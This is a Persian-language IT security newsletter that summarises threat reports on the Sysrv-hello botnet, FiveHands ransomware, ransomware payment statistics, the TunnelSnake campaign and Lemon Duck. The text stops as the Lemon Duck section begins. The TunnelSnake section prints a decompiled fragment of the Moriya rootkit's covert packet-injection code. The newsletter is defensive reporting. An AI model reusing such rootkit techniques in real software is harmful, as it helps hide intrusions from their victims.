ماهنامه امنیت فناوری اطلاعات

شرکت مهندسی شبکه گستر | سال یازدهم | خرداد ۱۴۰۰

شبکه گستر

امنیت شما | وظیفه ما

فهرست مطالب

چکیده مدیریتی

در این شماره از ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر به بررسی مهمترین رخدادها و رویدادهای مرتبط با امنیت فناوری اطلاعات در یک ماه گذشته پرداخته شده است.

همان‌طور که در این ماهنامه به تفصیل مورد بررسی قرار گرفته، گروهی ناشناس از مهاجمان در جریان یک کارزار سایبری که از آن با عنوان TunnelSnake یاد شده با بکارگیری یک روت‌کیت اختصاصی اقدام به آلوده‌سازی سامانه‌های با سیستم عامل Windows و جاسوسی از آنها می‌کرده است. روت‌کیت مذکور با عنوان Moriya، یک درب‌پشتی منفعل است که مهاجمان را قادر به جاسوسی از ترافیک شبکه‌ای قربانی و ارسال فرامین مورد نظر آنها می‌کرده است.

همچنین شرکت چیهو ۳۶۰ در گزارشی که چکیده‌ای از آن در این ماهنامه ارائه شده از شناسایی یک بدافزار مبتنی بر Linux با عملکرد درب‌پشتی خبر داده که حداقل از سال ۲۰۱۸ دور از چشم محصولات امنیتی اقدام به استخراج و سرقت اطلاعات حساس از روی دستگاه‌های آلوده می‌کرده است. از این بدافزار با عنوان RotaJakiro یاد شده است. در طراحی RotaJakiro تلاش شده که تا حد امکان ماهیت مخرب آن از دید محصولات امنیتی و تحلیلگران بدافزار مخفی بماند.

در ماهی که گذشت شرکت امنیتی سوفوس در گزارشی به بررسی کارزار جدید بدافزار Lemon Duck پرداخت که در جریان آن مهاجمان با به خدمت گرفتن ProxyLogon اقدام به رخنه به اهداف خود می‌کنند. Lemon Duck یک بدافزار پیشرفته استخراج ارز رمز (Cryptocurrency Miner) است که سرورهای سازمان‌های ایرانی نیز در مواردی هدف حملات آن قرار گرفته‌اند. برگردان مشروح گزارش سوفوس در این ماهنامه قابل مطالعه است.

در سال‌های اخیر تجهیزات NAS ساخت شرکت کیونپ به کرات هدف حملات سایبری از جمله تهدیدات باج‌افزاری قرار گرفته‌اند. در این گزارش به بررسی یکی از جدیدترین نمونه‌ها از این تهدیدات پرداخته شده است.

در دومین ماه از سال ۱۴۰۰، مایکروسافت، سیسکو، وی‌اِم‌وِر، بیت‌دیفندر، سونیک‌وال، جونیپر نت‌ورکز، گوگل، موزیلا، ادوبی، اس‌آپ، اپل، سامبا، وردپرس، دروپل، اگزیم و کدکاو اقدام به عرضه به‌روزرسانی و توصیه‌نامه امنیتی برای برخی محصولات خود کردند. جزییات این به‌روزرسانی‌ها و گزارش‌های متنوع دیگر را در این ماهنامه بخوانید.

شرکت مهندسی شبکه گستر، ارائه‌دهنده محصولات و خدمات در زمینه امنیت شبکه از زمان تأسیس در سال ۱۳۷۰، همواره به امر آگاه‌سازی در زمینه امنیت فناوری اطلاعات به عنوان یکی از اصلی‌ترین راهکارهای مقابله با تهدیدات سایبری توجه خاص داشته است. امید است مطالب ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر که حاصل تحقیق و پژوهش کارشناسان این شرکت است راهنمایی برای ارتقای دانش کاربران این حوزه باشد.

هشدارهای امنیتی

Sysrv-hello؛
در حال تشکیل ارتشی از سرورهای هک‌شده

یافته‌های دو شرکت جونیپر نت‌ورکز (Juniper Networks, Inc) و لیس‌ورک (Lacework, Inc) نشان می‌دهد که شبکه مخرب (Botnet) Sysrv-hello مجهزتر از قبل، در حال هک سرورهای آسیب‌پذیر مبتنی بر Windows و Linux و اجرای استخراج‌کننده مونرو و بدافزاری با عملکرد "کرم" (Worm) بر روی آنها است.

در این مطلب که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده خلاصه‌ای از یافته‌های جونیپر نت‌ورکز و لیس‌ورک ارائه شده است.

Sysrv-hello از دسامبر ۲۰۲۰ فعال بوده است.

در حالی که Sysrv-hello در ابتدا از یک معماری چندبخشی (Multi-component) دارای ماژول‌های استخراج‌کننده و تکثیرکننده استفاده می‌کرد در نسخ جدید به یک باینری مستقل با قابلیت همزمان استخراج و انتشار خودکار بدافزار مجهز شده است.

بخش تکثیرکننده به‌طور گسترده اقدام به پویش اینترنت برای شناسایی سامانه‌های آسیب‌پذیر دیگر و الحاق آنها به ارتش دستگاه‌های تسخیرشده Sysrv-hello می‌کند.


از جمله ضعف‌های امنیتی که به‌تازگی به فهرست آسیب‌پذیری‌های مورد سوءاستفاده Sysrv-hello اضافه شده می‌توان به موارد زیر اشاره کرد:

- آسیب‌پذیری CVE-2019-10758 در Mongo Express
- آسیب‌پذیری CVE-2017-11610 در XML-RPC
- آسیب‌پذیری CVE-2020-16846 در Saltstack
- آسیب‌پذیری CVE-2019-10758 در Mongo Express
- آسیب‌پذیری CVE-2018-7600 در Drupal Ajax
- آسیب‌پذیری RCE در ThinkPHP (فاقد CVE)
- آسیب‌پذیری RCE در XXL-JOB (فاقد CVE)

Sysrv-hello، سوءاستفاده از آسیب‌پذیری‌ها و تکنیک‌های زیر را نیز در کارنامه دارد:

- آسیب‌پذیری CVE-2021-3129 در Laravel
- آسیب‌پذیری CVE-2020-14882 در Oracle Weblogic
- آسیب‌پذیری CVE-2019-3396 در Atlassian Confluence Server
- آسیب‌پذیری CVE-2019-0193 در Apache Solr
- آسیب‌پذیری CVE-2017-9841 در PHPUnit
- آسیب‌پذیری CVE-2017-12149 در Jboss Application Server
- آسیب‌پذیری CVE-2019-7238 در Sonatype Nexus Repository Manager
- حمله "سعی و خطا" (Brute force) به Jenkins
- حمله "سعی و خطا" به WordPress
- آسیب‌پذیری YARN ResourceManager در بستر Apache Hadoop (فاقد CVE)
- آسیب‌پذیری Command Execution در Jupyter Notebook (فاقد CVE)
- آسیب‌پذیری Unauth Upload Command Execution در Tomcat Manager (فاقد CVE)

پس از رخنه به سرور و ازکارانداختن ابزارهای استخراج‌کننده دیگر، بدافزار با اجرای حملات "سعی و خطا" از طریق بکارگیری کلیدهای خصوصی SSH و اطلاعات فایل‌های موسوم به SSH Config، Bash History و known_hosts تلاش می‌کند تا دامنه آلودگی خود را به دستگاه‌های آسیب‌پذیر دیگر نیز گسترش دهد.



اطمینان از به‌روز بودن سامانه‌ها و مقاوم‌سازی آنها اصلی‌ترین راهکار در مقابله با این نوع تهدیدات مخرب است.

مشروح گزارش‌های جونیپر نت‌ورکز و لیس‌ورک در لینک‌های زیر قابل مطالعه است:

https://blogs.juniper.net/en-us/threat-research/sysrv-botnet-expands-and-gains-persistence

https://www.lacework.com/sysrv-hello-expands-infrastructure/

توزیع باج‌افزار با سوءاستفاده از آسیب‌پذیری روز-صفر سونیک‌وال

بر اساس گزارشی که شرکت فایرآی (FireEye, Inc) آن را منتشر کرده گروهی از مهاجمان با سوءاستفاده از آسیب‌پذیری CVE-2021-20016 در محصولات SonicWall SMA 100 اقدام به رخنه به شبکه و توزیع باج‌افزار FiveHands بر روی دستگاه‌ها می‌کنند.

در این مطلب که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده خلاصه‌ای از یافته‌های فایرآی ارائه شده است.

این گروه از مهاجمان که فایرآی از آنها با عنوان UNC2447 یاد کرده قبل از آن که اصلاحیه CVE-2021-20016 در اواخر فوریه در دسترس قرار بگیرد از آسیب‌پذیری مذکور سوءاستفاده می‌کرده است.

در اوایل سال میلادی جاری مشخص شد که مهاجمان از طریق این آسیب‌پذیری روز-صفر به سامانه‌های داخلی سونیک‌وال رخنه کرده بودند. از آن زمان تا کنون گروه‌های مختلف از مهاجمان از CVE-2021-20016 در برخی حملات خود استفاده کرده‌اند.


در جریان حمله UNC2447 به اهداف خود از Cobalt Strike برای ماندگار ساختن و نصب درب‌پشتی SombRAT بهره گرفته شده است.

نخستین نسخه از باج‌افزار FiveHands در اکتبر ۲۰۲۰ شناسایی شد.

FiveHands بسیار مشابه با باج‌افزار HelloKitty است. هر دوی آنها بر پایه باج‌افزار DeathRansom توسعه داده شده‌اند.

HelloKitty در فاصله بین می تا دسامبر ۲۰۲۰ حضوری فعال داشت و از ابتدای سال ۲۰۲۱ این باج‌افزار جای خود را به FiveHands داده است.

علاوه بر امکانات و توابع مشابه و وجود شباهت‌هایی در کدنویسی، تارنَماک (Favicon) سایت این دو بدافزار در شبکه Tor نیز یکسان است.



FiveHands دارای قابلیت‌های بیشتری در مقایسه با HelloKitty و DeathRansom است. از جمله می‌توان به قابلیت بهره‌گیری از Windows Restart Manager برای بستن فایل‌های در حال استفاده و در نتیجه فراهم شدن امکان رمزگذاری آنها اشاره کرد. همچنین FiveHands مجهز به کتابخانه‌های اختصاصی رمزگذاری، دریافت‌کننده بر روی حافظه (Memory-only Dropper) و درخواست‌های موسوم به Asynchronous I/O است.

Feature	FIVEHANDS	HELLOKITTY	DEATHRANSOM
Programming Language	C++	C++	C
Symmetric Encryption	AES 128	AES 256	AES 256
Asymmetric Encryption	Embedded NTRU Key	Embedded RSA or NTRU Key	Curve25519 ECDH and RSA key creation
Same directory and file name exclusions	No	Yes	Yes
Accepts CLI Arguments	Yes	No	No
Network Connections	No	No	Yes
Locale Check	No	No	Yes
Mutex Check	No	Yes	No
Bytes Appended to Encrypted Files	DB DC CC AB	DA DC CC AB	AB CD EF AB

به گفته فایرآی، مهاجمان UNC2447 پس از رمزگذاری اطلاعات قربانی تلاش می‌کنند تا با جلب توجه رسانه‌ها و پیشنهاد فروش داده‌های سرقت شده در فاروم‌های هکرها قربانیان خود را مجبور به پرداخت باج کنند.

UNC2447 توزیع باج‌افزار Ragnar Locker را نیز در کارنامه دارد.

در ماه مارس هم فایرآی از شناسایی سه آسیب‌پذیری روز-صفر در محصولات سونیک‌وال خبر داده بود. مهاجمان UNC۲۶۸۲ از آسیب‌پذیری‌های مذکور برای توزیع شل‌های وب BEHINDER، رخنه به شبکه قربانی و دستیابی به فایل‌ها و ایمیل‌های قربانی بهره گرفته بودند.

مشروح گزارش فایرآی در لینک زیر قابل دریافت و مطالعه است:

https://www.fireeye.com/blog/threat-research/2021/04/unc2447-sombrat-and-fivehands-ransomware-sophisticated-financial-threat.html

عدم بازگشت فایل‌ها

حتی در صورت پرداخت باج

در دنیای فناوری اطلاعات همواره بدافزارهای خاصی بوده‌اند که حداقل برای مدتی توجه رسانه‌ها را به خود جلب کرده‌اند.

برای مثال، در سال ۱۳۷۹، ویروس Love Bug در عرض چند روز بیش از ۱۰ میلیون دستگاه را در سرتاسر جهان به خود آلوده کرد.

یا کرم CodeRed که در تابستان ۱۳۸۰ با سوءاستفاده از یک آسیب‌پذیری امنیتی در مدتی کوتاه به صدهاهزار دستگاه راه پیدا کرد.

در سال ۱۳۸۷ نیز Conficker با روش‌های متعدد از جمله سوءاستفاده از یک آسیب‌پذیری امنیتی، در مدتی بسیار کوتاه موفق به تسخیر میلیون‌ها دستگاه در بیش از ۱۹۰ کشور جهان شد.

یا Stuxnet که نقطه عطفی در روند تکامل بدافزارها محسوب می‌شود و بسیاری آن را آغازگر جنگ‌های سایبری واقعی در جهان می‌دانند.

اما بغیر از معدود بدافزارهای مخرب مشهور، هیچ‌کدام از تهدیدات سایبری به اندازه باج‌افزارها سرخط اخبار نبوده‌اند.

گسترش باج‌افزارها از اوایل دهه ۱۳۹۰ آغاز شد. با ظهور ارز رمزهایی همچون بیت‌کوین و ویژگی‌های آنها در ناشناس نگاه داشتن دریافت‌کننده پول، محبوبیت آنها نزد تبهکاران سایبری روزبه‌روز بیشتر شد.

انتشار اولین نسخه از باج‌افزار معروف CryptoLocker در خرداد ۱۳۹۳ و موفقیت‌های آن در اخاذی از کاربران سرآغاز دوره‌ای جدید در دنیای ویروس‌نویسان بود. "باج را پرداخت کن یا دیگر هیچ‌وقت دستت به فایل‌ها نمی‌رسد،" پیام این باج‌افزارها بود.

از آن زمان تاکتیک‌ها و تکنیک‌های گردانندگان این تهدیدات مخرب تغییراتی چشم‌گیر داشته است.

در سال ۱۳۹۳ میانگین مبلغ اخاذی شده به ازای هر دستگاه، صرف‌نظر از میزان اهمیت اطلاعات بر روی آن حدود ۳۰۰ دلار بود.

اما اکنون مهاجمان پس از نفوذ به شبکه سازمان، با صبر و حوصله، بی‌سروصدا به سرورهای حساس رخنه کرده و در زمانی مشخص (معمولاً در شب‌ها یا روزهای تعطیل) فایل مخرب باج‌افزار را بر روی تمامی دستگاه‌های تحت سیطره خود اجرا می‌کنند.

بدیهی است که در نتیجه اجرای موفقیت‌آمیز چنین حملاتی، سرورها و به دنبال آن روال روزمره سازمان دچار اختلالاتی جدی می‌شود. مبلغ اخاذی شده از قربانیان این حملات گاهاً به میلیون‌ها دلار می‌رسد.

فاجعه‌بارتر این‌که در بسیاری از این حملات، گردانندگان باج‌افزار با سرقت اطلاعات بالقوه حساس زمینه را برای اخاذی مؤثرتر آماده می‌کنند.

پیام مهاجمان در این حملات، دیگر فقط "باج را بپرداز یا دیگر فایل‌ها را نخواهید دید،" نیست و به "پول را بفرستید یا دیگر ما همه داده‌های حساس شما را به حراج می‌گذاریم، یا آنها را در اختیار رقبایتان قرار می‌دهیم، یا آنها را در جایی به اشتراک می‌گذاریم که برای همه قابل دسترس باشند و یا شاید همه اینها" تغییر کرده است.

به عبارت دیگر اگر فرایند رمزگذاری هم با موفقیت انجام نشود یا قربانی دارای نسخه پشتیبان قابل بازگشتی باشد همچنان مهاجمان برای اخاذی مبالغ هنگفت حرفی برای گفتن خواهند داشت.

به گزارش شرکت مهندسی شبکه گستر، گردانندگان این حملات معمولاً سایت‌هایی را در Dark Web راه‌اندازی می‌کنند و همزمان با مذاکره با قربانیان بخشی از اطلاعات سرقت شده را بر روی سایت منتشر می‌کنند.

شرکت امنیتی سوفوس (Sophos Ltd) بر اساس نظرسنجی‌های انجام شده از ۵۴۰۰ نفر تصمیم‌گیر در حوزه فناوری اطلاعات در ۳۰ کشور به بررسی وضعیت باج‌افزارها در سال ۲۰۲۱ پرداخته است.

بر اساس گزارش مذکور سهم افرادی که هدف باج‌افزار قرار گرفته‌اند از ۵۴ درصد در سال ۲۰۱۷ به ۳۷ درصد در سال میلادی جاری کاهش یافته است.

نکته قابل توجه این که ۴ درصد از قربانیانی که اقدام به پرداخت باج کرده‌اند اظهار داشته‌اند که هیچ کدام از فایل‌های آنها به‌درستی رمزگشایی نشده است؛ تنها ۸ درصد اعلام کرده‌اند که بدنبال پرداخت باج کل اطلاعات آنها به حالت اولیه بازگردانده شده است.

به‌عبارت دیگر علیرغم پرداخت مبلغ اخاذی شده، ۹۲ درصد از قربانیان حداقل بخشی از داده‌های خود را از دست داده‌اند و در بیش از ۵۰ درصد موارد حداقل یک‌سوم فایل‌های رمزشده غیرقابل دسترس باقی مانده‌اند.

یکی از وعده‌هایی که در حملات اخیر به قربانیان داده می‌شود این است که اگر قربانی اقدام به پرداخت باج پرداخت کند مهاجمان ضمن بازگرداندن فایل‌ها به حالت اولیه برای همیشه و به‌طور غیرقابل بازگشتی تمامی فایل‌های سرقت شده را معدوم خواهند کرد.

همان‌طور که تجارب گذشته نشان می‌دهد که بازگردانی کامل داده‌ها در اکثر مواقع صورت نمی‌پذیرد، تضمینی برای این وعده (حذف فایل‌های سرقت شده) نیز وجود ندارد.

به گفته سوفوس در بسیاری از موارد مهاجمان در جریان حمله، فایل‌های قربانی را از طریق یک حساب کاربری که برای آن حمله خاص ساخته شده به یک سرویس‌دهنده میزبانی فایل ارسال می‌کنند.

با فرض آن‌که مهاجمان به قول خود عمل کنند و حساب کاربری را پس از دریافت باج حذف کنند از کجا معلوم که در زمان فعال بودن حساب، افرادی که به رمز عبور آن دسترسی داشته‌اند فایل‌ها را دانلود نکرده باشند؟

سوفوس انجام اقدامات زیر را توصیه می‌کند:

- همواره فرض شود که روزی هدف باج‌افزار قرار خواهید گرفت.
- نسخه پشتیبان تهیه شود؛ تهیه مستمر نسخه پشتیبان همچنان مطمئن‌ترین راه برای بازگرداندن داده‌های رمزگذاری شده توسط باج‌افزارهاست. نگهداری یکی از نسخ پشتیبان به‌صورت برون‌خط و ترجیحاً خارج از سازمان نیز اقدامی مؤثر در ایمن و در دسترس نگاه داشتن فایل‌های پشتیبان است.
- از فناوری‌های حفاظتی چندلایه استفاده شود.
- فناوری‌های ضدباج‌افزاری در کنار تحلیل‌های انسانی بکار گرفته شوند.
- از پرداخت باج پرهیز شود.
- برنامه‌ای از قبل آماده شده برای بازیابی از حوادث بدافزاری داشته باشید.

مشروح گزارش سوفوس با عنوان "The State of Ransomware 2021" در لینک زیر قابل دریافت و مطالعه است:

https://newsroom.shabakeh.net/wp-content/uploads/2021/05/sophos-state-of-ransomware-2021-wp.pdf

TunnelSnake؛
یک APT مخرب جاسوسی


بر اساس گزارشی که کسپرسکی (Kaspersky Lab) آن را منتشر کرده گروهی ناشناس از مهاجمان در جریان یک کارزار APT که این شرکت از آن با عنوان TunnelSnake یاد کرده حداقل از سال ۲۰۱۹ با بکارگیری یک روت‌کیت اختصاصی اقدام به آلوده‌سازی سامانه‌های با سیستم عامل Windows و جاسوسی از آنها می‌کرده است.

در این مطلب که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده چکیده‌ای از گزارش کسپرسکی ارائه شده است.

روت‌کیت‌ها (Rootkit) ابزارهای مخربی هستند که با اجرا شدن در سطح پایین سیستم عامل ضمن در اختیار گرفتن کنترل دستگاه، خود را از دید محصولات امنیتی مخفی نگاه می‌دارند.

این روت‌کیت که کسپرسکی آن را Moriya نامگذاری کرده یک درب‌پشتی (Backdoor) منفعل است که مهاجمان را قادر به جاسوسی از ترافیک شبکه‌ای قربانی و ارسال فرامین مورد نظر آنها می‌کرده است.

به‌طور خلاصه Moriya به گردانندگان TunnelSnake امکان می‌داده تا ترافیک ورودی را از طریق فضای نشانی هسته (Kernel Address Space) رصد و تحلیل کنند. Kernel Address Space جایی است که هسته سیستم عامل در آن قرار دارد و به‌طور معمول تنها کدهای موردتایید و دارای سطح دسترسی ویژه اجازه اجرا در آن دارند.



Moriya فرامین مهاجمان را از طریق بسته‌های دستکاری شده خاصی که در ترافیک شبکه‌ای قربانی مخفی شده بودند دریافت می‌کرده و به این ترتیب نیازی به برقراری ارتباط به یک سرور فرماندهی (C2) نداشته است؛ نشانه‌ای از توجه خاص مهاجمان به مخفی ماندن طولانی‌مدت از دید محصولات امنیتی.

```
mdl = IoAllocateMdl(write_buffer, write_len, 0, 0, 0i64);
c_mdl = mdl;
if ( mdl )
{
  MmBuildMdlForNonPagedPool(mdl);
  cc_write_len = c_write_len;
  status = FwpsAllocateNetBufferAndNetBufferList0(poolHandle, 0, 0, c_mdl, 0, c_write_len, &net_buffer_list);
  if ( status >= 0 )
  {
    completion_context = ExAllocatePool(NonPagedPool, 0x10ui64);
    c_completion_context = completion_context;
    if ( completion_context )
    {
      completion_context->write_buffer = c_write_buffer;
      completion_context->mdl = c_mdl;
      status = FwpsStreamInjectAsync0(
                 injectionHandle,
                 0i64,
                 0,
                 flow_id,
                 c_callout_id,
                 FWPS_LAYER_STREAM_V4,
                 FWPS_STREAM_FLAG_SEND,
                 net_buffer_list,
```

Used to identify the TCP stream to which the created packet is sent as response

این چنین ترفندها برای پنهان ماندن محدود به Moriya نیست و تعداد مهاجمانی که با سرمایه‌گذاری در مجموعه ابزارهای خود و متفاوت و پیچیده ساختن تکنیک‌ها تلاش می‌کنند تا برای مدت‌ها بدون جلب توجه در شبکه قربانی ماندگار بمانند روندی صعودی دارد.

در کارزار TunnelSnake، مهاجمان از بدافزاری با عنوان ProcessKiller نیز برای ازکاراندازی و متوقف کردن اجرای پروسه‌های ضدویروس از طریق یک راه‌انداز موسوم به Kernel Mode Driver بهره گرفته بودند.

به‌منظور گسترش دامنه آلودگی و شناسایی دستگاه‌های آسیب‌پذیر بیشتر، این مهاجمان پس از رخنه به شبکه قربانی از ابزارهای دیگری نظیر Termite، BOUNCER، China Chopper و Earthworm کمک می‌گرفته‌اند. این ابزارهای سفارشی اختصاصی توسط مهاجمان چینی‌زبان مورد استفاده قرار گرفته بودند.

همچنین کسپرسکی اعلام کرده نسخه‌ای قدیمی از Moriya که این شرکت از آن با نام IISSpy یاد کرده نیز در یک حمله به سرورهای وب IIS در سال ۲۰۱۸ بکار گرفته شده بوده که نشان می‌دهد گردانندگان TunnelSnake حداقل از ۲۰۱۸ فعال بوده‌اند. در گزارش، اشاره شده که احتمالاً مهاجمان در جریان حمله سال ۲۰۱۸ از آسیب‌پذیری CVE-2017-7269 سوءاستفاده کرده بودند.

تعداد سازمان‌هایی که کسپرسکی Moriya را در شبکه آنها شناسایی کرده کمتر از ۱۰ مورد گزارش شده است. به گفته کسپرسکی همه آنها سازمان‌هایی مطرح نظیر برخی نهادهای دیپلماتیک در آسیا و آفریقا بوده‌اند.

بر اساس ماهیت کاری قربانیان این حملات و مجموعه‌ابزارهای استفاده شده، هدف مهاجمان، جاسوسی و سرقت اطلاعات دانسته شده است. هر چند که کسپرسکی اعلام کرده نتوانسته ردی از اطلاعات واقعی سرقت شده پیدا کند.

مشروح گزارش کسپرسکی در لینک زیر قابل دریافت و مطالعه است:

https://securelist.com/operation-tunnelsnake-and-moriya-rootkit/101831

نگاهی به کارزار اخیر بدافزار مخرب
Lemon Duck

در اواخر سال ۱۳۹۹ شرکت مایکروسافت (Microsoft Corp) با انتشار اصلاحیه‌هایی اضطراری، چندین آسیب‌پذیری امنیتی، معروف به ProxyLogon را در سرویس‌دهنده ایمیل MS Exchange ترمیم کرد. از زمان انتشار اصلاحیه‌ها و افشای جزییات آن، هکرهای مستقل و گردانندگان APT متعددی، ProxyLogon را به فهرست تکنیک‌های نفوذ خود اضافه کرده‌اند.

شرکت امنیتی سوفوس (Sophos Ltd) در گزارشی به بررسی کارزار اخیر بدافزار Lemon Duck پرداخته که در جریان آن مهاجمان با به خدمت گرفتن ProxyLogon اقدام به رخنه به اهداف خود می‌کنند.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده به برگردان مشروح گزارش سوفوس ارائه شده است.

Lemon Duck یک بدافزار پیشرفته استخراج ارز رمز (Cryptocurrency Miner) است که سرورهای سازمان‌های ایرانی نیز در مواردی هدف حملات آن قرار گرفته‌اند.

سوفوس تفاوت نمونه‌های اخیر Lemon Duck با کارزارهای پیشین این بدافزار را در موارد زیر خلاصه کرده است:

